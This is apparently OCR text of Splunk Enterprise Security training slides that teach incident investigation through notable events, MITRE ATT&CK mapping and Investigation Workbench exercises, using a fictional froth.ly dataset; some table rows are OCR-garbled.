


OSINT

Open Source Intelligence




OSINT



Threat Framework

Whois Lookup via Workflow Actions



Questions?

Exercise #3

Findings

What have we learned?

Step 3: Check for threat activity

- **172.16.50.200** appears to have a computer name of **MKRAUSEN-D$**
  - We could also have explored this as an artifact.
- 172.16.50.200 has web traffic to **172.16.48.12** with **signs of SQL injection**
- 172.16.50.200 has **outbound web traffic** to **31.171.154.114**
  - The external IP belongs to **KEMINET-NETWORKS** in **Albania**
  - It may be worth blocking this external IP in our firewall based on our findings, but attacker may easily change to another IP

MITRE ATT&CK Mapping
T1595: Active Scanning
T1133: External Remote Service
T1190: Exploit Public-Facing Application *

* *We can't say for sure that the service was exploited*

Let’s take a 15 minute break!

Step 4: Investigate the user account

Next Steps:

1. Use Verify Login via Email to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.


3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.

Investigation Management

Identity Artifact

Notable Events



splunk> turn data into doing

Investigation Management

Notable Events

> Description

_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	Abluebird@froth.ly abungstein@froth.ly agrady@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned

Investigation Management

Notable Events

> Description

	rule_name	severity	urgency	security_domain	status_label	owner	savedsearch_description
	Threat Activity Detected	low	low	threat	New	unassigned	Alerts when any activity matching threat intelligence is detected.
	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned	Alerts on access attempts that are improbable based on time and geography.
@froth.ly n@froth.ly roth.ly th.ly oth.ly h.ly oth.ly oth.ly @froth.ly y@froth.ly @froth.ly froth.ly th.ly r@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	Detects excessive number of failed login attempts (this is likely a brute force attack)
@froth.ly n@froth.ly oth.ly roth.ly th.ly oth.ly h.ly oth.ly oth.ly @froth.ly y@froth.ly @froth.ly froth.ly th.ly r@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned	Detects excessive number of failed login attempts (this is likely a brute force attack)

Investigation Management

Notable Events

> Description

_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	Abluebird@froth.ly abungstein@froth.ly agrady@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned


Click!

splunk> turn data into doing

Investigation Management


Add artifact

96.247.194.3




Investigation Workbench

Authentication tab



Investigation Management



splunk> turn data into doing

Exercise #4 – Investigate 104.238.159.19 from Workbench

https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel

Investigate **104.238.159.19** as an authentication IP address:

- Explore the various workbench tabs and panels
- Note any interesting or suspicious activity


Figure out where this IP is geolocated

HINT: Use the Quick Search with the `iplocation` command

Investigation Management


Add artifact

104.238.159.19



splunk> turn data into doing

